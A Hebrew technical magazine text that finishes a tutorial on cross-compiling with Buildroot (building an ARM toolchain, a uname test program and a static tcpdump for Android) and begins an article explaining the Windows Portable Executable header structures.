


בהינתן שבחרנו מעבד, ניתן גם לבחור את הסוג היותר מפורט שלו, ע"י התפריט " Target Architecture Variant":



כל שינוי בתפריט משפיע על התפריטים האחרים שנקבעים על פיו.


כאשר יש אפשרות שאתם לא בטוחים לגביה ניתן ללחוץ על Help (או בקיצור ללחוץ על H) ולקרוא את ההסבר על האופציה, ובנוסף לכך, לקבל את המידע אודות המשתנה אותו היא מגדירה ב-Makefile:



אפשרויות מעניינות נוספות הקיימות בתפריטים אלו:

- **Toolcahin -> Enable C++ support** - יש לבחור באפשרות הזו במידה ואתם רוצים לקמפל קוד C++. אחרת לא מומלץ לסמן אותה כיוון שזה יגדיל את זמן יצירת ה-toolchain וינפח את גודלו.
- **Toolchain -> C library** - ניתן לבחור באיזה libc להשתמש (uClibc, glibc, musl ועוד) - לכל ספרייה יתרונות וחסרונות משלה (גודל, תאימות לאחור, מהירות ריצה, תמיכה במעבדים וכו') הרגישו חופשי לשוטט במגוון האפשרויות ולשחק איתן.

צאו מהתפריט ושמרו את השינויים. השינויים משפיעים על הקובץ config. שנמצא בתיקייה הנוכחית:



- כעת, הריצו את הפקודה make, בשלב זה אתם יכולים ללכת להכין קפה או אפילו ללכת להביא קפהTake away כיוון שפעולה זו עלולה לקחת הרבה זמן (סדר גודל של חצי שעה)
- את קובץ ה-config. מומלץ להעתיק הצידה ולתת לו שם ייחודי (למשל config-arm926le.). וכך בכל פעם שרוצים לבצע שינויים עבור פלטפורמה מסוימת ניתן להעתיק אותו לתיקייה של ה-Buildroot בשם config. (שימו לב שכל שינוי בתפריט דורס את הקובץ הזה)

- הפלט של הבילד נמצא בתיקיית /output/host/usr/bin/. הסתכלו על מה נוצר באמצעות:

```
ls -al ./output/host/usr/bin
```

פלט לדוגמא:

```
arm-buildroot-linux-uclibcgnueabi-addr2line
arm-buildroot-linux-uclibcgnueabi-ar
arm-buildroot-linux-uclibcgnueabi-as
arm-buildroot-linux-uclibcgnueabi-cc -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-cc.br_real
arm-buildroot-linux-uclibcgnueabi-c++filt
arm-buildroot-linux-uclibcgnueabi-cpp -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-cpp.br_real
arm-buildroot-linux-uclibcgnueabi-elfedit
arm-buildroot-linux-uclibcgnueabi-gcc -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-gcc-5.4.0 -> toolchain-wrapper
arm-buildroot-linux-uclibcgnueabi-gcc-5.4.0.br_real
arm-buildroot-linux-uclibcgnueabi-gcc-ar
arm-buildroot-linux-uclibcgnueabi-gcc.br_real
arm-buildroot-linux-uclibcgnueabi-gcc-nm
arm-buildroot-linux-uclibcgnueabi-gcc-ranlib
arm-buildroot-linux-uclibcgnueabi-gcov
arm-buildroot-linux-uclibcgnueabi-gcov-tool
arm-buildroot-linux-uclibcgnueabi-gprof
arm-buildroot-linux-uclibcgnueabi-ld
arm-buildroot-linux-uclibcgnueabi-ld.bfd
arm-buildroot-linux-uclibcgnueabi-ldconfig -> ldconfig
arm-buildroot-linux-uclibcgnueabi-ldd -> ldd
arm-buildroot-linux-uclibcgnueabi-nm
arm-buildroot-linux-uclibcgnueabi-objcopy
arm-buildroot-linux-uclibcgnueabi-objdump
arm-buildroot-linux-uclibcgnueabi-ranlib
arm-buildroot-linux-uclibcgnueabi-readelf
arm-buildroot-linux-uclibcgnueabi-size
arm-buildroot-linux-uclibcgnueabi-strings
arm-buildroot-linux-uclibcgnueabi-strip
```

לאחר שסיימנו להכין את ה-Buildroot, נקמפל תוכנה קטנה:[2]

```
#include <stdio.h>
#include <sys/utsname.h>

int main()
{
    struct utsname u = { 0 } ;
    uname(&u);

    printf("%s\n", u.sysname);
    printf("%s\n", u.machine);

    return 0;
}
```

ונריץ:

```
./output/host/usr/bin/arm-buildroot-linux-uclibcgnueabi-gcc main.c --static -o
unameit
```

[2] uname - הינו syscall אשר מחזיר מידע אודות הרכיב, מוזמנים לקרוא עליו ע"י man 2 uname

רצוי להוסיף את הדגל static-- בשביל שהבינארי יקומפל סטטית. ברוב המקרים הספריות במכונת ה-target לא יהיו תואמות לספריות איתן התקמפלנו או שאולי אפילו יהיו חסרות, לכן עדיף להביא את כל התלויות איתנו.


נבדוק מה הפורמט של הבינארי שיצא:

```
file ./unameit
./unameit:  ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV),
statically linked, not stripped
```

בואו ונבין את פלט הפקודה:

- **ELF 32-bit** - קובץ UNIX-י עבור מעבד 32 ביט
- **LSB** - Least Significant Bit כלומר הוא Little Endian (אחרת היה כתוב MSB)
- **ARM** - מעבד מתוצרת ARM
- **EABI5 version 1** - Embedded Application Binary Interface - הגרסה של ה-interface. משתמשים בזה עבור מעבדי ARM כדי להגדיר סטנדרטיזציה בין מנגנונים low level ל-high level
- **statically linked** - הבינארי מקומפל סטטית (כיוון שהוספנו את הדגל static--)
- **not stripped** - לא הורדנו ממנו את ה-symbol-ים

כעת נוכל לעלות אותו למכשיר האנדרואיד ולהריץ אותו (לאלו מכם עם iPhone - זה קצת יותר מאתגר להריץ בינאריים כיוון שצריך Jailbreak למכשיר). הפלט שנקבל:



ברכות, הרצתם את הבינארי ה-Cross Compiled הראשון שלכם!

Toolchain vs Buildroot

כפי שוודאי שמתם לב, Toolchain מוכן הינו הפתרון "המהיר". הוא חוסך את זמן הקמפול ב-Buildroot ואת ההתעסקות למי שלא מכיר כ"כ את הנושא (מי שלא קרא את המאמר הנ"ל...). מצד שני, הוא פחות גמיש ועל כן הוא מומלץ במקרים בהם יודעים בדיוק את הפלטפורמה אליה רוצים לבנות ולא רוצים להתעסק בדברים מסביב.

בנוסף, לא לכל פלטפורמה קיים Toolchain שניתן להורדה (או שלפעמים הוא אינו חינם), אך שוב, מצד שני, גם לא כל פלטפורמה נתמכת ב-Buildroot.

לכן, יש להפעיל שיקול דעת כאשר מחפשים דרך ליצור Toolchain לפלטפורמה מסוימת.

קמפול קוד Open Source חיצוני

ישנן לא מעט חבילות Open Source שהינן Cross Platform כלומר ניתן לעשות להן Cross Compiling.

עכשיו, כשיש לנו כבר toolchain בוא נראה איך נוכל לקמפל open source, לדוגמא tcpdump, כך שנהיה מסוגלים להריץ אותו על מכשיר האנדרואיד ולהסניף את התקשורת.

- בשביל נוחות, נוסיף ל-PATH שלנו את התיקייה עם ה-cross compiler שקמפלנו:

```
PATH=$PATH:/home/user/Desktop/buildroot-2017.02.8/output/host/usr/bin/
```

- בכדי לקמפל tcpdump יש צורך לקמפל גם את libpcap (הספרייה המשמשת בין היתר להסנפה)
- הורידו את הקוד מה-repository וכנסו לתיקייה:

```
apt-get source libpcap
apt-get source tcpdump
cd libpcap-1.5.3
```

- כעת נריץ את סקריפט ה-configure אשר יצור קובץ Makefile שמותאם לפרמטרים שניתן:

```
CC=arm-buildroot-linux-uclibcgnueabi-gcc ./configure --host=arm-linux --
with-pcap=linux
```

  - **CC** : קובע מה הקומפיילר (בכדי שלא ייקח את ה-default של ה-Ubuntu)
  - **--host** : קובע שאנחנו מקמפלים עבור ARM
  - **--with-pcap** : קובע את סוג ה-packet capture. אנחנו רוצים לרוץ על מערכת Linux

- בשלב זה יתכן ותיתקלו בשגיאה הבאה:

```
configure: error: Your operating system's lex is insufficient to compile
libpcap
```

- לכן התקינו flex ו-bison[3] והריצו שוב:

```
apt-get install flex
apt-get install bison
```

- הריצו make:

```
make
```

- כעת נעשה דבר דומה גם ל-tcpdump ונקמפל אותו סטטית (שימו לב ש-libpcap צריך להיות תיקייה אחת מאחורי tcpdump):

```
cd ../tcpdump
CFLAGS=--static CC=arm-buildroot-linux-uclibcgnueabi-gcc ./configure --
host=arm-linux
make
```

- נבדוק איזה קובץ יצא לנו:

```
file ./tcpdump
./tcpdump: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV),
statically linked, not stripped
```

- נבדוק את גודלו:

```
ls -alh ./tcpdump
-rwxr-xr-x 1 root root 2.2M Dec 13 23:02 ./tcpdump
```

- נוריד ממנו את הסימבולים כך שיהיה קטן יותר:

```
arm-buildroot-linux-uclibcgnueabi-strip ./tcpdump
```

- ונבדוק שוב את גודלו ואת הפרטים עליו:

```
ls -alh ./tcpdump
-rwxr-xr-x 1 root root 1.5M Dec 13 23:08 ./tcpdump
file ./tcpdump
./tcpdump: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (SYSV),
statically linked, stripped
```

שימו לב שהגודל ירד מ-2.2 מגה ל-1.5 מגה וכתוב שהוא stripped. קיבלנו בינארי של tcpdump שניתן להריץ אותו על מעבד ARM!

[3] Flex ו-Bison - מנתחים לקסיקלים אשר דרושים עבור libpcap על מנת לפרסר את ה-BPF (Berkley Packet Filter)

כיצד ניתן לדעת מה פלטפורמת היעד?

ישנם מקרים בהם נרצה לקמפל למכונה ונרצה לדעת את הפרמטרים שלה עבור ה-toolchain (כפי שציינתי בהתחלה - סוג מע"ה / Endianness / מעבד וכו').

ישנן מספר דרכים להשיג את המידע הרלוונטי:

- הרצת הפקודה "uname -a" - לרוב תיתן לנו מספיק פרטים על המערכת עצמה אך פקודה זו לא תמיד קיימת על הרכיב
- הרצת הפקודה "file" על אחד הבינארים במכונה - כפי שראינו בדוגמאות, פקודה זו מספקת לנו כמעט את כל הפרטים הרלוונטיים. לא תמיד יש את file על המכונה אך ניתן להוריד את הבינארי ולהריץ עליו במכונה בה יש את file (למשל Ubuntu). גם הרצת readelf יכולה לתת מידע נוסף.
- קריאה מ-/proc/cpuinfo - להלן דוגמא ממכשיר אנדרואיד:

```
cat /proc/cpuinfo
Processor       : AArch64 Processor rev 4 (aarch64)
model name      : ARMv8 Processor rev 4 (v8l)
Features        : half thumb fastmult vfp edsp neon vfpv3 tls vfpv4
idiva
                  idivt lpae evtstrm aes pmull sha1 sha2 crc32
model name      : ARMv8 Processor rev 4 (v8l)
model name      : ARMv8 Processor rev 1 (v8l)
```

- וכמובן - תמיד אפשר לנסות לחפש מידע על הרכיב באינטרנט...

סיכום

במאמר הזה עברתי קצת על מושגים בסיסיים בקומפילציה והרחבתי על טכניקת ה-Cross Compiling אשר מאפשרת לקמפל בינאריים ממערכת אחת למערכת אחרת. כמו כן, הצגתי את הטכניקות השונות לעשות זאת והרחבתי בפירוט על אופן השימוש ב-Buildroot על מנת ליצור Toolchain שיתאים לפלטפורמה אליה אתם רוצים לקמפל.

המניע לכתוב את המאמר הנ"ל היה לפשט את נושא ה-Cross Compiling ולהנגיש אותו למי שלא התנסה בכך בעבר או למי שהרגיש שהוא לא מספיק יודע מה הוא עושה וע"י כך להפוך את הטכניקה ל"פחות מפחידה". המניע האישי עבורי, בתור מישהי שמתעסקת לא מעט ב-Cross Compiling, היה להיכנס יותר לעומק הנושא ולהבין כל שלב בתהליך.

יש לא מעט נושאים בתחום המחשבים והפיתוח שאנשים מתעסקים בהם ביום-יום ויודעים "לתפעל" אותם אך לא באמת מבינים מה עומד מאחוריהם וכיצד הם פועלים (מה שנקרא "נכנסים ל-Bits And Bytes"). לכן, המטרה שלי הייתה לעודד את קוראי המאמר להיכנס לעומק הנושא ולהבין יותר טוב איך המנגנון עובד ולתת את הכלים לעשות את כל העולה על רוחכם.

מקווה שהשגתי את המטרה ושחלקכם אף ניסו לעשות בעצמכם את הדברים שהדגמתי במאמר. תודה על הקריאה.

קישורים לקריאה נוספת

- https://buildroot.org/download.html
- https://elinux.org/Toolchains
- http://wiki.osdev.org/GCC_Cross-Compiler
- https://en.wikipedia.org/wiki/Source-to-source_compiler
- https://buildroot.org/
- https://en.wikipedia.org/wiki/ARM_architecture
- https://en.wikipedia.org/wiki/Recursive_acronym

Portable Executable

מאת Spl0it

הקדמה - מה זה PE?

ויקיפדיה: "PE (קיצור של Portable Executable) הוא פורמט שפותח ע"י Microsoft עבור קבצי ריצה, קבצי אובייקט, ספריות קישור-דינמי (DLL), קבצי פונטים (FON) ועוד אשר משומשים בגרסאות ה-32 וה-64 ביט של מערכות המשתמשות במערכת ההפעלה Windows. PE הוא מבנה נתונים אשר מקבץ את המידע ההכרחי בשביל שה-Loader של Windows יצליח לנהל את הקוד בזמן ריצה".

סוגי הקבצים הנפוצים ביותר המשתמשים בפורמט PE:

- exe - קובץ ריצה
- dll - ספריית קישור-דינמי
- sys/drv - קובץ מערכת (דרייבר לקרנל)
- ocx - קובץ שליטה ב-ActiveX
- cpl - לוח בקרה
- scr - שומר מסך

הערה: לקבצי lib. (ספריות סטטיות) יש פורמט שונה, לא PE.


מערכת ההפעלה Windows עושה שימוש בקבועים הנ"ל כדי לייצג גדלים של משתנים:

גודל	טיפוס
בית 1	CHAR (Character)
2 בתים	WORD
2 בתים	SHORT (Short Integer)
4 בתים	DWORD (Double Word)
4 בתים	LONG (Long Integer)
8 בתים	QWORD (Quad Word)
8 בתים	LONGLONG

כלים לחקירת ה-PE:

- PEView - לטובת הסתכלות על ה-PE של קבצים בפורמט זה
- CFF Explorer - אותו דבר, אך עם פיצ'רים נוספים כגון עריכת ה-PE בהקסדצימלי והמרת הקובץ לשפת אסמבלי
- WinDbg - עבור ניפוי שגיאות (Debugging) בסיסי

פורמט ה-PE נראה כך (התמונה ממוספרת כדי שההסברים בהמשך המאמר יהיו ברורים יותר. לתמונה "נקייה" יותר, לחצו כאן):



DOS-Header

המבנה הראשון, הנמצא ב-Offset 0x0, נקרא **DOS-Header** והוא נראה כך (מספר 1 בתמונת פורמט ה-PE):

```
struct _IMAGE_DOS_HEADER {
0x00  WORD e_magic;
0x02  WORD e_cblp;
0x04  WORD e_cp;
0x06  WORD e_crlc;
0x08  WORD e_cparhdr;
0x0a  WORD e_minalloc;
0x0c  WORD e_maxalloc;
0x0e  WORD e_ss;
0x10  WORD e_sp;
0x12  WORD e_csum;
0x14  WORD e_ip;
0x16  WORD e_cs;
0x18  WORD e_lfarlc;
0x1a  WORD e_ovno;
0x1c  WORD e_res[4];
0x24  WORD e_oemid;
0x26  WORD e_oeminfo;
0x28  WORD e_res2[10];
0x3c  DWORD e_lfanew;
};
```

```
typedef struct _IMAGE_DOS_HEADER {      // DOS .EXE header
    WORD   e_magic;                     // Magic number
    WORD   e_cblp;                      // Bytes on last page of file
    WORD   e_cp;                        // Pages in file
    WORD   e_crlc;                      // Relocations
    WORD   e_cparhdr;                   // Size of header in paragraphs
    WORD   e_minalloc;                  // Minimum extra paragraphs needed
    WORD   e_maxalloc;                  // Maximum extra paragraphs needed
    WORD   e_ss;                        // Initial (relative) SS value
    WORD   e_sp;                        // Initial SP value
    WORD   e_csum;                      // Checksum
    WORD   e_ip;                        // Initial IP value
    WORD   e_cs;                        // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                      // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                     // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

<u>הערה להמשך המאמר:</u> שדות המסומנים ב**כחול** הם שדות שחשובים לנו. לא אוכל לכסות את כלל השדות במאמר זה, לכן אכסה רק את השדות החשובים.

אכפת לנו בעצם רק משני ערכים: הערך בשדה **e_magic** והערך בשדה **e_lfanew** (כל השאר אלו דברים שקשורים ל-DOS).

e_magic אומר לנו באיזה סוג קובץ מדובר והערך בשדה **e_lfanew** הוא ה-Offset למבנה נתונים הבא (ה-PE Header הבא). הערך של **e_magic** יהיה 'MZ', שזה בעצם מארק זביקובסקי (Mark Zbikowski), הבחור שפיתח את MS-DOS.

דרך אגב, עבור רוב התוכנות ב-Windows, ה-DOS header כוללת פיסת תוכנית של DOS אשר מדפיסה את הפלט: "This program cannot be run in DOS mode" (תוכנית זאת איננה יכולה לרוץ ב-DOS). לדוגמא, אם מישהו ינסה להריץ את פנקס הרשימות (notepad.exe) בתוך DOS, הפלט שיוחזר יהיה "This program cannot be run in DOS mode".

NT-Header

אחרי ה-DOS-Header, אנו מגיעים ל-**NT-Header**. הוא נראה כך (מספר 2 בתמונת פורמט ה-PE):

```
struct _IMAGE_NT_HEADERS {
0x00  DWORD Signature;
0x04  _IMAGE_FILE_HEADER FileHeader;
0x18  _IMAGE_OPTIONAL_HEADER OptionalHeader;
};
```

```
typedef struct _IMAGE_NT_HEADERS {
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

זהו מבנה נתונים אשר טמועים בתוכו 2 מבני נתונים נוספים, ושמותיהם **FILE_HEADER** ו-**OPTIONAL_HEADER**.

Signature יהיה שווה לערך 0x00004550 (המחרוזת "PE" בייצוג ASCII) בתוך DWORD. אחרת, הוא יחזיק ב-2 struct-ים אחרים אשר טמועים ב-PE.

FILE_HEADER

לאחר מכן, נמצא השדה **FILE_HEADER**. שדה זה הוא מבנה נתונים אשר מוטבע בתוך ה-NT-Header ונראה כך (מספר 3 בתמונת פורמט ה-PE):

```
struct _IMAGE_FILE_HEADER {
0x00  WORD Machine;
0x02  WORD NumberOfSections;
0x04  DWORD TimeDateStamp;
0x08  DWORD PointerToSymbolTable;
0x0c  DWORD NumberOfSymbols;
0x10  WORD SizeOfOptionalHeader;
0x12  WORD Characteristics;
};
```

```
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Machine הוא הערך שקובע את ארכיטקטורת המעבד שהתוכנה אמורה לעבוד לפיה. ערך זה הוא האינדיקציה הראשונית שלנו בנוגע להאם מדובר בקובץ מסוג 32 או 64 ביט. אם הערך הוא **014C**, מדובר בבינארי מסוג x86 (כתוב באסמבלי מסוג 32 ביט), הידוע בשמו **PE32**. אם הערך הוא **8664**, מדובר בבינארי מסוג x86-x64 (בינארי מסוג AMD64, כתוב באסמבלי מסוג 64 ביט), הידוע בשמו **PE32+**.

NumberOfSections הוא כמות ה-Section Header-ים הקיימים (מסומנים בעיגול **אדום** בתמונת פורמט ה-PE).

TimeDateStamp הוא ערך המצייג תאריך ב-Unix (Unix timestamp, כמות השניות שעברו מאז epoc, כאשר epoc הוא 00:00:00 ב-1 בינואר, 1970) וערך זה נקבע בזמן קישור (At link time). שדה זה אומר לנו מתי הקובץ קומפל. ערך זה משומש הרבה בחקירת נוזקות, אך תקחו בחשבון שהתוקף יכול לשנות את ערך זה, לכן אי אפשר לסמוך על אמינותו.

Characteristics מכיל הגדרות לקובץ, כגון:

```
#define IMAGE_FILE_EXECUTABLE_IMAGE          0x0002
// File is executable  (i.e. no unresolved external references).
#define IMAGE_FILE_LINE_NUMS_STRIPPED        0x0004
// Line numbers stripped from file.
#define IMAGE_FILE_LARGE_ADDRESS_AWARE       0x0020
// App can handle >2gb addresses
#define IMAGE_FILE_32BIT_MACHINE             0x0100
// 32 bit word machine.
#define IMAGE_FILE_SYSTEM                    0x1000
// System File.
#define IMAGE_FILE_DLL                       0x2000
// File is a DLL.
```

